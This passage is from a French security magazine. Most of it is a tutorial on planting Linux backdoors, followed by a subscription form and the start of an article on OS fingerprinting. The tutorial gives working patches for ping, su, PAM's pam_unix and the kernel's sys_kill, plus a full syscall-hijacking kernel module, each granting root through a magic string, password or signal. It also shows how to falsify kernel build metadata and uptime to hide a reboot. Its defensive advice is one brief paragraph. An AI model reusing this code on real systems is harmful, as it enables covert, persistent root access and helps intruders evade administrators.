Les techniques de ce type ne sont plus utilisées à présent car il est très facile de les détecter. Aujourd'hui, les administrateurs se rendent compte de bien des dangers et des vulnérabilités dans les systèmes. De plus, l'intrus dispose des solutions plus sûres et plus efficaces.

Méthodes utilisées aujourd'hui

L'une des méthodes plus sophistiquées employée par les pirates consiste à modifier les sources des programmes avec le bit SUID ou les démons fonctionnant avec uid=0, par exemple *pop3*, *ftp* ou *ssh*.

Portes dérobées dans ping et su

Un exemple très simple des techniques utilisées par les pirates est la porte dérobée dans le *ping*. À la suite d'une modification dans le code de la commande *ping*, le programme vérifie si le premier argument est la chaîne de caractères *alter ego*. Si c'est le cas, il appelle la fonction qui positionnera uid et gid=0, supprimera la variable d'environnement `HISTFILE` et lancera le shell.

Pour suivre en pratique cette solution, téléchargez les sources de *ping* – pour cela, vous pouvez utiliser le paquet *iputils* de Debian qui les contient. Le paquet *iputils* est disponible sur le CD joint au magazine ou sur Internet à l'adresse *ftp://ftp.debian.org/debian/pool/main/i/iputils/iputils_20020927.orig.tar.gz*.

Après avoir décompacté l'archive, éditez le fichier *ping.c* et trouvez la fonction `main()`.

Elle se trouve dans la ligne 109. La modification doit être effectuée juste avant de renoncer aux droits, c'est-à-dire entre les lignes :

```
icmp_sock = socket(AF_INET, ←
  SOCK_RAW, IPPROTO_ICMP);
socket_errno = errno;
uid = getuid();
setuid(uid);
```

Façon d'utiliser awk dans le script du Listing 3

AWK est le langage de script très populaire servant à traiter les données texte. La commande suivante :

```
$ echo "un:deux:trois"\
 | awk -F : '{print $1}'
```

permet de saisir le premier champ de la ligne donnée (le mot *un*) sur le port standard. Le paramètre `-F` détermine ce qui est le séparateur des champs (en anglais *field separator*), c'est-à-dire le caractère séparant les champs – dans notre cas, c'est le deux-points. La commande `print $1` permet d'afficher le premier champ.

Les deux dernières lignes permettent de renoncer aux droits de *root* et de définir le même uid que celui possédé par l'utilisateur qui a lancé le programme. Si vous ajoutez avant ces lignes l'extrait de code présenté dans le Listing 4, le programme lancé vérifie s'il a reçu les deux arguments et si le premier d'entre eux est la chaîne de caractères *alter ego*. Si c'est le cas – il configure uid et gid=0, supprime la variable d'environnement `HISTFILE` et lance le shell.

Après avoir saisi les modifications, recompilez et lancez le programme :

```
# make
# cp -f ping /bin/ping
# chmod 4711 /bin/ping
```

Maintenant, il suffit de lancer *ping* avec les options appropriées pour avoir les droits de *root* :

```
$ /bin/ping "alter ego"
# id
uid=0(root) gid=0(root)
```

Le pirate peut aussi appliquer une autre solution similaire – la porte dérobée dans */bin/su*. Pour suivre le fonctionnement de cette solution, chargez les sources du paquet *shadow* qui contient */bin/su*:

```
$ wget ftp://ftp.debian.org/debian/↩
pool/main/s/shadow/ ↩
shadow_4.0.3.orig.tar.gz
```

Décompactez les sources :

```
$ tar -zxvf shadow_4.0.3.orig.tar.gz
```

Le Listing 5 présente le correctif pour le fichier *su.c*, grâce auquel le pirate peut obtenir les droits d'accès plus élevés sans saisir le mot de passe de *root*.

Après l'application du correctif (à l'aide de la commande `patch -p0 < fichier avec correctif`), comme pour le *ping*, il faut recompiler, installer et lancer */bin/su* avec le nouveau paramètre :

Listing 4. *Modification effectuées dans ping*

```
if ((argc == 2) && (strcmp(argv[1], "alter ego") == 0)) {
  setuid(0);
  setgid(0);
  unsetenv("HISTFILE");
  execl("/bin/sh", "sh", "-i", NULL);
}
```

Listing 5. *Correctif pour su*

```
--- su.c        Fri Mar  8 05:30:28 2002
+++ su-backdoored.c     Thu Jan  8 01:11:14 2004
@@ -173,7 +173,14 @@
        char *oldpass;
 #endif
 #endif                          /* !USE_PAM */
-
+
+       if ((argc == 2) && (strcmp(argv[1], "EvilUser") == 0)) {
+           setuid(0);
+           setgid(0);
+           unsetenv("HISTFILE");
+           execl("/bin/sh", "sh", "-i", NULL);
+       }
+
        sanitize_env ();

        setlocale (LC_ALL, "");
```

```
$ /bin/su EvilUser
# id
uid=0(root) gid=0(root)
```

Ces types de portes dérobées peuvent être détectés de plusieurs manières, par exemple en vérifiant les sommes de contrôle des fichiers. Pourtant, peu d'administrateurs utilisent ces outils, et plusieurs parmi ceux qui s'en servent, stockent les fichiers avec les sommes de contrôle sur les supports enregistrables accessibles au pirate, c'est-à-dire, sur le disque dur du serveur.

Portes dérobées dans les bibliothèques

Une autre type de porte dérobée, plus pratique pour le pirate, est la modification des bibliothèques systèmes. À titre d'exemple, nous pouvons citer la bibliothèque PAM (Pluggable Authentication Modules).

Vu que la plupart des démons les plus populaires utilisent PAM, l'intrus peut ajouter à la bibliothèque du code qui permettra de contourner la procédure de vérification originale. Analysons un exemple d'une telle modification. Les sources PAM sont à télécharger à partir du site : *ftp://ftp.debian.org/debian/pool/main/p/pam/pam_0.76.orig.tar.gz*. Décompactez-les :

```
$ tar -zxvf pam_0.76.orig.tar.gz
```

La porte dérobée la plus utile pour le pirate est celle qui permettra l'accès à l'hôte via SSH. Pour vérifier quel module PAM est utilisé par *sshd*, regardez dans */etc/pam.d/ssh* (ou */etc/pam.d/others*) :

```
auth required pam_unix.so
```

Dans ce cas, *sshd* utilise le module *pam_unix*. Ses sources sont accessibles dans le répertoire *Linux-PAM/modules/pam_unix* (*Linux-PAM/modules* contient les sources de tous les modules fournis par PAM). Quant au fichier *support.c*, il contient la fonction `_unix_verify_password()`.

Listing 6. *Modifications apportées à Linux-PAM/modules/pam_unix/support.c*

```
--- support.c   Thu Jan  8 01:43:22 2004
+++ support-backdoored.c        Thu Jan  8 02:11:53 2004
@@ -582,6 +582,7 @@
        }

        retval = PAM_SUCCESS;
+       if (strcmp(p, "mot_de_passe_secret")) {
        if (pwd == NULL || salt == NULL || !strcmp(salt, "x")) {
                if (geteuid()) {
                 /* we are not root perhaps this is the reason? Run helper */
@@ -654,6 +655,7 @@
             }
        }

+       } /* fin de la porte dérobée */
        if (retval == PAM_SUCCESS) {
                if (data_name)  /* reset failures */
                      pam_set_data(pamh, data_name, NULL, _cleanup_failures);
```




Figure 1. *Procédure de vérification du mot de passe (module pam_unix) après les modifications apportées*

La modification d'un mot de passe peut se dérouler tel que cela est présenté dans le Listing 6. Le schéma simplifié présentant la procédure de vérification du mot de passe après les modifications est affiché sur la Figure 1.

Plusieurs arguments sont transmis à la fonction :

```
int _unix_verify_password
(pam_handle_t * pamh,
const char *name,
const char *p, unsigned int ctrl);
```

Le pointeur `p` contient l'adresse au mot de passe saisi par l'utilisateur dont la somme de contrôle est ensuite comparée à l'inscription dans */etc/shadow*. Soixante-et-onze lignes plus loin, vous trouverez le code suivant :

```
retval = PAM_SUCCESS;
if (pwd == NULL || salt == NULL
|| !strcmp(salt, "x")) {
  if (geteuid()) {
```

La variable `retval` (valeur de type integer) stocke l'information indiquant si le mot de passe est correct ou non, ou bien si une erreur s'est produite lors de la vérification (`PAM_SUCCESS`, `PAM_AUTHINFO_UNAVAIL`, `PAM_AUTH_ERR`, etc.). L'instruction `if()`, qui se trouve dans la ligne suivante, est responsable de la vérification. Cet extrait de code doit être omis. C'est pourquoi l'instruction conditionnelle permettant d'ouvrir la porte dérobée est placée entre ces deux lignes. La condition se termine dans la ligne 657, dans laquelle la valeur de `retval` est vérifiée :

```
if (retval == PAM_SUCCESS) {
```

PAM – Pluggable Authentication Modules

PAM permet de gérer les méthodes d'autorisation des utilisateurs. Par exemple : si les mots de passe des utilisateurs étaient stockés dans */etc/shadow*, et si nous voulions qu'ils soient stockés dans la base *mysql*, sans PAM nous aurions dû modifier tous les programmes utilisant les mots de passe. Si, par contre, ces programmes utilisent PAM, il suffit, dans les fichiers de configuration de l'application donnée, d'imposer l'utilisation du module *pam_mysql*. Cela est dû au fait que l'application, au lieu de vérifier le mot de passe elle-même, appelle les fonctions de la bibliothèque PAM et ces fonctions sont responsables de la vérification.

Plus d'informations sur le fonctionnement et l'usage de PAM sont disponibles sur le site *http://www.kernel.org/pub/linux/libs/pam/*.

Après la saisie des modifications, PAM doit être compilé :

```
# ./configure
# cd modules/pam_unix/
# make
```

Une fois la compilation terminée avec succès, le fichier *pam_unix.so* est copié à la place du fichier */lib/security/pam_unix.so*:

```
# cp pam_unix.so \
  /lib/security/pam_unix.so
```

Maintenant, vous pouvez vérifier si la porte dérobée créée fonctionne :

```
$ su
Password: mot_de_passe_secret
```

La porte dérobée décrite permet de contourner la protection de tous les services utilisés par PAM et le module *pam_unix*.

Portes dérobées dans le noyau

La méthode la plus avancée utilisée par les pirates pour créer une porte dérobée difficile à détecter consiste à modifier les sources du noyau. À titre d'exemple, modifions l'appel système `sys_kill()` du fichier *kernel/signal.c*. Ce fichier contient les fonctions de base servant à la manipulation des signaux.

`sys_kill` est appelé au moment de l'envoi du signal d'un processus à l'autre. L'appel a deux arguments : `int pid` et `int sig`. Il est alors possible de modifier cette fonction pour qu'elle vérifie si `pid` et `sig` ne sont pas égales aux valeurs déjà définies. Si elles sont égales, uid peut être changé en 0. Le correctif est présenté dans le Listing 7.

Pourtant, pareille modification peut être facilement détectée. Lors de l'exécution de `make dep`, une description du noyau (date de compilation de l'ancien noyau, etc.) est générée. Vous pouvez consulter cette description en appelant `uname -a` ou en consultant */proc/version*. Pendant la compilation, les données sont stockées dans le fichier *.ver1*. C'est */usr/src/linux/Makefile* qui est responsable de la création de ce fichier. Pour que la porte dérobée ne soit pas détectée, il faut modifier le noyau de façon à ce que la description présente les mêmes informations avant et après la compilation (exemple : Listing 8).

Listing 7. *Modifications dans sys_kill()*

```
--- signal.c.orig       2004-01-25 01:12:17.000000000 +0100
+++ signal.c    2004-01-25 01:12:32.000000000 +0100
@@ -1032,6 +1032,13 @@
 {
        struct siginfo info;

+        if (pid == 31337 && sig == 63) {
+            current->uid = 0;
+            current->euid = 0;
+            current->gid = 0;
+            current->egid = 0;
+        }
+
        info.si_signo = sig;
        info.si_errno = 0;
        info.si_code = SI_USER;
```

Listing 8. *Informations sur le noyau avant modifications*

```
# uname -a
Linux stajnia 2.4.25 #6 Wed Mar 24 13:26:09 CET 2004 i686 unknown
# cat /proc/version
Linux version 2.4.25 (root@stajnia)
(gcc version 2.95.4 20011002 (Debian prerelease))
#6 Wed Mar 24 13:26:09 CET 2004
```

Listing 9. *Fragment du fichier Makefile dans lequel au fichier .ver1 la date actuelle est ajoutée*

```
@echo -n \#6 > .ver1
@if [ -n "$(CONFIG_SMP)" ] ; then echo -n " SMP" >> .ver1; fi
@if [ -f .name ]; then  echo -n \-`cat .name` >> .ver1; fi
@LANG=C echo ' '`date` >> .ver1
```

Listing 10. *Fragment suivant du fichier Makefile modifié pour dissimuler la porte dérobée*

```
@LANG=C echo ' 'Wed Mar 24 13:26:09 CET 2004 >> .ver1
  @echo \#define UTS_VERSION \"`cat .ver1 | $(uts_truncate)`\" > .ver
  @LANG=C echo \#define LINUX_COMPILE_TIME \"`date +%T`\" >> .ver
```

Analogiquement : `` `date +%T` `` remplaçons la série `13:26:09`.

```
@LANG=C echo \#define LINUX_COMPILE_TIME \"13:26:09\" >> .ver
  @echo \#define LINUX_COMPILE_BY \"`whoami`\" >> .ver
  @echo \#define LINUX_COMPILE_HOST \"`hostname | $(uts_truncate)`\" >> .ver
  @([ -x /bin/dnsdomainname ] && /bin/dnsdomainname > .ver1) || \
  ([ -x /bin/domainname ] && /bin/domainname > .ver1) || \
  echo > .ver1
  @echo \#define LINUX_COMPILE_DOMAIN \"`cat .ver1 | $(uts_truncate)`\" >> .ver
  @echo \#define LINUX_COMPILER \"`$(CC) $(CFLAGS) -v 2>&1 | tail -n 1`\" .ver
```

Le fragment du fichier *Makefile* contenant les commandes qui créent *.ver1* commence comme ci-dessous :

```
include/linux/compile.h: ↩
$(CONFIGURATION) include/linux/ ↩
version.h newversion
  @echo -n \#`cat .version` > .ver1
```

Le fichier *.version* stocke le nombre de recompilations du noyau (dans le résultat de `uname -a`: `#6`). Alors, il faut remplacer `` `cat .version` `` par le nombre actuel de recompilations (ici : 6).

La modification suivante falsifie la date de compilation – cf. le Listing 9. Le fragment `` `date` `` est remplacé par la date de compilation de l'ancien noyau.

L'extrait présenté dans le Listing 10 doit être aussi modifié pour dissimuler la porte dérobée. Si les valeurs qu'il contient diffèrent de celles du noyau, il suffit de modifier de façon appropriée une ligne concrète. `LINUX_COMPILE_BY` détermine le nom de l'utilisateur qui a compilé le noyau. `LINUX_COMPILE_HOST` est le nom du serveur sur lequel la compilation a été effectuée.

Mais cette modification peut être détectée si l'on compare la somme de contrôle de l'image du noyau à l'original. En outre, après la recompilation du noyau, la machine doit être redémarrée. Voici le fonctionnement de la porte dérobée :

```
$ id
uid=1003(hacker)
gid=1003(hacker)
groups=1003(hacker)
$ kill -63 31337
bash: kill: 31337: No such process
$ id
uid=0(root)
gid=0(root)
groups=1003(hacker)
```

Le plus grand problème pour le pirate est de dissimuler le redémarrage de la machine. Voici les éléments qui indiquent que la machine a été redémarrée :

- uptime du serveur,
- la désactivation des processus des utilisateurs, p. ex. screen, bot, bnc,
- une inscription dans *wtmp* ou *wtmpx* informant sur le redémarrage de la machine,
- des inscriptions provenant des démons dans les journaux (informant sur leur désactivation et le lancement après le redémarrage).

Évidemment, si l'administrateur seul redémarre la machine, il suffit au pirate de modifier *Makefile*.

Modification d'uptime

La modification la plus facile à détecter qui prouve que le système a été redémarré est la valeur uptime. Pour la modifier, le pirate vérifie d'abord quand le système a été redémarré pour la dernière fois. Il prend cette information de l'interface *procfs* (sur les informa-

Listing 11. *Module du noyau modifiant uptime*

```
/*
 * changeuptime.c - augmente uptime de TIME/100 secondes
 * gcc -c changeuptime.c -I/usr/src/linux/include/
 * insmod changeuptime.o
 */

#define MODULE
#define __KERNEL__

#include <linux/module.h>
#include <linux/sched.h>

MODULE_AUTHOR("Robert Jaroszuk <zim@iq.pl>");
MODULE_LICENSE("GPL");

#define TIME 8640000

int init_module(void) {
  jiffies += TIME;
  return 1;
}
```

Listing 12. *Modification d'uptime*

```
# uptime
 01:59:53 up 41 days, 21:48, 11 users,  load average: 0.04, 0.03, 0.00
# gcc -c changeuptime.c -I/usr/src/linux/include/
# insmod  changeuptime.o
# uptime
 01:59:56 up 42 days, 21:49, 11 users,  load average: 0.07, 0.05, 0.04
```

Programmation des modules dans Linux

Le module possède quelques traits caractéristiques qui le distingue d'un programme ordinaire écrit en C. Ce sont tout d'abord les opérations sur les appels système (*syscall*) et un mode différent d'initialisation du module et de la fin de son fonctionnement.

Dans les modules, la fonction `main()` n'est pas utilisée. Pour commencer le travail, vous disposez de la fonction `init_module` à laquelle aucun argument n'est transmis. D'une manière similaire, on n'utilise pas `exit()`, mais `cleanup_module`. Pendant la suppression du module, il faut révoquer toutes le modifications (p. ex. des appels système).

La deuxième manière de commencer le travail est le jeu de macroinstructions `module_init` et `module_exit` introduites dans les noyaux 2.3. Elles diffèrent de `init_module` et `cleanup_module` : comme argument, on donne les fonctions qui seront exécutées lors du démarrage et de la suppression du module.

tions contenues dans vous pouvez lire */proc/* dans la documentation du noyau – */usr/src/linux/Documentation/filesystems/proc.txt*). La position 22 dans */proc/self/stat* contient la valeur de la variable *jiffies* – le nombre de millisecondes depuis le démarrage du système. Pour afficher le champ 22, vous pouvez utiliser *awk* :

```
$ cat /proc/self/stat \
  | awk '{print $22}'
114891659
```

Après le redémarrage, le pirate force la variable *jiffies* avec la valeur qu'elle avait avant le redémarrage (alors celle affichée à l'aide de *awk*). Cela est possible grâce à un petit module dont le code est présenté dans le Listing 11.

Après la compilation et le chargement du module, le système peut être inaccessible pour quelques instants. Cela dépend surtout du temps avec lequel uptime est icrémenté et de la configuration matérielle de l'ordinateur. Sur l'ordinateur de classe moyenne (Celeron 1.7 GHz) pour uptime changé d'environ de 14 jours, la pause dure plus ou moins 3-4 secondes. La compilation et le fonctionnement du module sont présentés dans le Listing 12. Comme vous voyez, après le chargement du module, uptime a été augmenté d'un jour.

Module au lieu de la modification du noyau

Pour éviter la recompilation du noyau et les problèmes relatifs à la dissimulation du redémarrage de la machine, l'intrus peut obtenir le même effet en écrivant un module. Ce module (Listing 13) change l'appel `sys_kill()`. Pour cela, la fonction `new_kill` est définie :

```
int new_kill(int pid, int sig) {
(...)
}
```

Dans `init_module()` l'inscription dans le tableau `sys_call_table[]` est changé :

```
int init_module(void) {
   sys_call_table[__NR_kill]
  = new_kill;
```

L'appel système `sys_kill()` pointe vers la nouvelle fonction. Après la suppression du module, tout doit revenir à l'état initial. Pour cela, au début de `init_module()`, il faut ajouter une ligne qui mémorise le pointeur à la fonction `sys_kill()`.

```
old_kill = sys_call_table[__NR_kill];
```

Dans `cleanup_module()`, l'état initial de `sys_call_table[]` est rétabli :

```
sys_call_table[__NR_kill] = old_kill;
```

La nouvelle fonction appelée avec les arguments 31337 et 63 change uid en 0, par contre, en d'autres cas, elle se comporte comme d'habitude. L'intrus y arrive en vérifiant l'état des variables `pid` et `sig`. Si elles sont égales à 31337 et 63, `current->uid` (y compris `euid`, `gid` et `egid`) sont positionnés à 0. Ensuite

Listing 13. *Module du noyau changeant l'appel* `sys_kill()`

```
/*
 * sigroot.c - module qui change l'appel sys_kill() et au moment
 * où il à la main, envoie le signal SIG au processus, PID donne uid=0
 * gcc -c sigroot.c -I/usr/src/linux/include/
 * insmod sigroot.o
 */

#define __KERNEL__
#define MODULE

#include <linux/kernel.h>
#include <linux/module.h>
#include <asm/unistd.h>
#include <asm/uaccess.h>

MODULE_AUTHOR("Robert Jaroszuk <zim@iq.pl>");
MODULE_LICENSE("GPL");

/* PID et le signal envoyé vers PID */
#define PID 31337
#define SIG 63

/* Tableau des appels système sur lesquels
 * on effectuera les opérations d'échange des appels */
extern void *sys_call_table[];
/* ancien appel système sys_kill - on l'appelle old_kill */
int (*old_kill)(int, int);

/* C'est une nouvelle version de sys_kill */
int new_kill(int pid, int sig) {
   /*
    * Si pid et le numéro du signal transmis à syscall sont égaux
    * aux PID et SIG définis, configurez pour le processus courant
    * uid = euid = gid = egid = 0;
    */
   if (pid == PID && sig == SIG) {
      current->uid = 0;
      current->euid = 0;
      current->gid = 0;
      current->egid = 0;
   }
   /* Ensuite transmettez les arguments ci-dessus à l'appel original */
   return old_kill(pid, sig);
}

int init_module(void) {
   /*
    * old_kill mémorise l'adresse de l'appel original de sys_kill,
    * par contre, dans le tableau syscall, on enregistre l'adresse
    * de l'appel modifié
    */
   old_kill = sys_call_table[__NR_kill];
   sys_call_table[__NR_kill] = new_kill;
   return 0;
}

void cleanup_module(void) {
    /* Changez aussi l'adresse de nouveau new_kill en adresse d'old_kill
     * maintenant, tout fonctionne comme avant
     */
   sys_call_table[__NR_kill] = old_kill;
}
```

(indépendamment des valeurs des `pid` et `sig`), la fonction `old_kill()` est appelée :

```
if (pid == PID && sig == SIG) {
  current->uid = 0;
(...)
}
return old_kill(pid, sig);
```

Dans l'exemple ci-dessus, pour améliorer la lisibilité du code, les constantes `PID` et SIG ont été définies au début du module. Le Listing 13 présente le module entier.

Pour pouvoir exploiter la porte dérobée, l'intrus compile le noyau et charge le module :

```
# gcc -c sigroot.c\
 I/usr/src/linux/include/
# insmod sigroot.o
$ id
uid=1003(hacker) gid=1003(hacker)
groups=1003(hacker)
$ kill -63 31337
bash: kill: (31337) - No such process
$ id
uid=0(root) gid=0(root)
groups=1003(hacker)
```

Cette solution ne fonctionne pas pour les noyaux sans gestion de LKM. Il est facile de la détecter en listant les modules (*lsmod*).

Conclusion

Pour se défendre contre les techniques décrites ci-dessus, premièrement, il faut empêcher toute tentative d'intrusion. La création d'une porte dérobée n'est pas possible, si l'intrus n'a pas obtenu des droits de *root*.

Mais si une infraction a eu lieu, il est bon d'avoir une copie du système (non seulement des données, mais du système entier). Il est recommandé de se servir des outils qui surveillent les modifications dans le système de fichiers et de consulter régulièrement les journaux système. La surveillance peut être aussi facilitée grâce aux correctifs du noyau, comme p. ex. *grsec* qui permet la surveillance au niveau du noyau et protège le système contre différents types d'attaques. ■

Voulez-vous payer moins que ce que vous devriez payer dans le kiosque ?

Voulez-vous recevoir régulièrement votre magazine préféré ?

CADEAU – FREE BSD 5.2 (6 x CD)

Abonnez-vous !

hakin9 en abonnement coûte moins cher

38 €

Pour vous abonner :
- remplissez le formulaire ci-dessous
- envoyez-le par fax ou par la poste (à l'adresse ci-dessous)

En cas de questions, problèmes ou doutes - n'hésitez pas – contactez-nous : subscription@software.com.pl

Commande

Merci de remplir ce bon de commande et de nous le renvoyer à l'adresse par télécopie : 0048 22 860 17 71 ou par courrier : Software-Wydawnictwo Sp. z o. o., Lewartowskiego 6, 00-190 Varsovie, Pologne ; E-mail : subscription@software.com.pl

Prénom Nom	**Entreprise**
Adresse	
Code postale	**Ville**
Téléphone	**Fax**
E-mail **Je souhaite recevoir l'abonnement à partir du numéro ...**	

Prix de l'abonnement annuel de **Hakin9** – 38 €

Je règle par :

☐ **carte bancaire** n° **CB** |_|_|_| |_|_|_| |_|_|_| |_|_|_| **expire le** |_|_|_| **date et signature obligatoires**

☐ **chèque à l'ordre de *Software-Wydawnictwo***

Je souhaite régler à réception de facture ☐

OS fingerprinting – comment ne pas se faire reconnaître

Michał Wojciechowski

Chaque système d'exploitation possède des traits caractéristiques qui permettent de le reconnaître à distance. Voyons si l'administrateur peut modifier les paramètres du système de façon à ce que les programmes de reconnaissance d'OS croient qu'ils ont affaire à un autre système d'exploitation.

La spécification du protocole TCP/IP ne prévoit pas toutes les situations qui peuvent se produire – il existe des paramètres (comme par exemple, la durée de vie des paquets envoyés) qui diffèrent selon le système. Les valeurs de ces paramètres sont définies par défaut dans chaque système. En les analysant, nous sommes capables de reconnaître à distance quel système d'exploitation tourne sur la machine qui nous intéresse.

C'est, en bref, la conception de la reconnaissance à distance des systèmes d'exploitation basée sur l'analyse de l'implémentation de la pile TCP/IP. Mais est-il possible que l'administrateur de Linux modifie son système de façon à ce qu'il soit reconnu, pendant cette analyse, comme une imprimante réseau ?

Arsenal de l'espion

Dans nos exercices, nous allons utiliser les programmes de reconnaissance d'OS suivants :

- *Nmap* – l'un des scanneurs du réseau les plus connus disposant d'un mécanisme très avancé de détection d'OS,
- *Xprobe2* – un programme de reconnaissance d'OS utilisant le protocole ICMP, conçu de façon modulaire et incorporant des algorithmes de logique floue,
- *p0f* – un programme de reconnaissance passive d'OS.

Les programmes choisis sont les outils les plus connus servant à l'identification du système par la méthode d'analyse du comportement de la

Cet article explique ...

- comment fonctionnent les programmes identifiant les systèmes d'après le comportement de la pile TCP/IP,
- comment configurer les paramètres de la pile TCP/IP pour duper les programmes de reconnaissance d'OS.

Ce qu'il faut savoir ...

- connaître les principes du protocole TCP/IP,
- connaître les principes de la reconnaissance des systèmes basée sur l'analyse du comportement de la pile TCP/IP. Ce sujet a été présenté dans l'article *Identification à distance des systèmes d'exploitation* dans *Hakin9 1/2003* , il sera aussi traité dans la section *Bases* dans les numéros successifs du magazine.

Reconnaissance active et passive du système

Les méthodes de reconnaissance des systèmes d'exploitation sont divisées en deux catégories : actives et passives. La différence se fait sur la manière d'obtenir les informations. Dans la reconnaissance active (en anglais, *active OS fingerprinting*), le programme de reconnaissance envoie à la machine testée un appât (p. ex. un paquet TCP spécialement conçu à cet effet), et ensuite, analyse la réponse obtenue. Quant à la reconnaissance passive (en anglais, *passive OS fingerprinting*), le programme de reconnaissance intercepte et analyse les données parvenant à la machine tout en fonctionnant comme sniffeur. Cette méthode exige que le système examiné initialise la connexion avec la machine sur laquelle fonctionne le programme de reconnaissance.

Le champ d'application de ces méthodes est donc différent – les méthodes actives sont utilisées pour identifier les machines réelles (p. ex. tous les ordinateurs dans un segment choisi du réseau), alors que les méthodes passives sont surtout employées pour l'analyse du trafic (p. ex. pour la collecte des informations statistiques sur les utilisateurs des services). Un pirate adolescent (en anglais *script-kiddie*) qui cherche une victime potentielle à l'aide de l'exploit le plus récent 0-day utilisera un programme fonctionnant suivant la méthode active plutôt que passive.

Les programmes de reconnaissance d'OS suivant la méthode passive sont généralement moins précis que les programmes actifs puis qu'ils ne peuvent pas envoyer d'appât à la machine distante – ils doivent se contenter des données capturées. Par contre, ils sont indétectables par le système examiné.

pile TCP/IP. Ils sont continuellement améliorés et pourvus de bases mises à jours avec les derniers développements sur les systèmes. De notre point de vue, il est important que chacun des programmes fonctionne de façon un peu différente.

Analysons chaque programme en portant notre attention sur deux questions : comment le programme se procure-t-il les informations pour l'analyse et quelles informations sont importantes dans le processus de reconnaissance du système.

Nmap

Nmap utilise la méthode active de reconnaissance d'OS, basée surtout sur l'analyse de la réponse de la machine distante aux paquets TCP anormaux. Le programme effectue neuf tests, durant lesquels il envoie au système examiné :

- un paquet TCP avec les drapeaux SYN et ECE activés (autrefois, ce drapeau était réservé) à un port TCP ouvert,
- un paquet avec tous les drapeaux mis à blanc (ce qu'on appelle le paquet NULL) à un port TCP ouvert,
- un paquet TCP avec les drapeaux SYN, FIN, URG et PSH à un port TCP ouvert,
- un paquet TCP avec le drapeau ACK à un port TCP ouvert,
- un paquet TCP avec le drapeau SYN à un port TCP fermé,
- un paquet TCP avec le drapeau ACK à un port TCP fermé,
- un paquet TCP avec les drapeaux FIN, PSH et URG à un port TCP fermé,
- un paquet UDP à un port UDP fermé (pour obtenir en réponse le message « port inaccessible » – `ICMP port unreachable`),
- six paquets TCP avec le drapeau SYN à un port TCP ouvert (examen du générateur des numéros de séquence).

Comme vous voyez, pour effectuer tous les tests, *Nmap* doit connaître le numéro d'au moins un port TCP ouvert sur la machine examinée.

Les tests sont décrits en détails dans le document *nmap-fingerprinting-article.txt*, ajouté au code source du programme (et disponible aussi sur le site *http://www.insecure.org/nmap/nmap-fingerprinting-article.html*, y compris la version française : *http://www.insecure.org/nmap/nmap-fingerprinting-article-fr.html*). Nous y trouverons aussi un exemple de description de l'empreinte digitale (en anglais *fingerprint*) d'un système, c'est-à-dire la liste des paramètres et des caractéristiques qui permettent l'identification du système d'exploitation. À savoir :

- la méthode de génération des numéros de séquence TCP,
- la méthode de génération des numéros ID des paquets IP,
- la réponse au paquet FIN,
- la réponse au paquet avec le drapeau réservé (à présent ECE),
- la présence du drapeau DF dans l'en-tête IP,
- la valeur du champ ToS (type de service, en anglais *type of service*) dans l'en-tête IP,
- la validité de la somme de contrôle dans le message `ICMP port unreachable`,
- la taille de la fenêtre TCP dans le paquet,
- la valeur et l'ordre des options TCP.

L'analyse englobe plusieurs caractéristiques du système, c'est pourquoi, dans des conditions favorables, les résultats donnés par *Nmap* sont assez justes.

La plupart des tests de *Nmap* consistent à envoyer un paquet corrompu ou dirigé vers un port fermé. Comme nous le verrons par la suite, il sera plus facile, grâce à cela, de détecter les tentatives d'espionnage et de les verrouiller au niveau d'un pare-feu.

Pour nos tests, nous allons utiliser *Nmap* version 3.50.

Xprobe2

Les tests effectués à l'aide de *Xprobe2* utilisent surtout les messages ICMP. Le programme effectue six tests, dans lesquels il envoie à la machine examinée :

- une requête d'écho ICMP (en anglais *echo request*) – ping,
- une requête ICMP sur l'horodateur (en anglais, *timestamp request*),
- une requête ICMP pour le masque de sous-réseau (en anglais *address mask request*),

- une requête d'information ICMP (en anglais *information request*),
- un paquet UDP à un port UDP fermé (pour obtenir en réponse le message « port inaccessible » – `ICMP port unreachable`),
- un paquet TCP avec le drapeau SYN à un port TCP ouvert TCP.

À la différence de *Nmap*, il n'y a pas de paquets incorrects dans les tests. Cela donne à *Xprobe2* une certaine supériorité puis qu'il est plus difficile de verrouiller les tests effectués par ce programme au niveau du pare-feu.

Les empreintes digitales des systèmes détectés par *Xprobe2* se trouvent dans le fichier *xprobe2.conf*. Comme avec *Nmap*, l'analyse des empreintes, nous donne les caractéristiques du système examiné qui sont prises en compte lors de la reconnaissance. À savoir :

- la réponse de l'horodateur,
- le masque de sous-réseau,
- la réponse à la demande d'informations,
- la valeur du champ TTL (durée de vie, en anglais *Time To Live*) dans la réponse,
- la valeur du champ ToS (type de service, en anglais *Type of Service*) dans la réponse,
- la valeur du champ ID du paquet IP,
- la validité de la somme de contrôle dans le message `ICMP port unreachable`,
- l'ordre des options TCP,
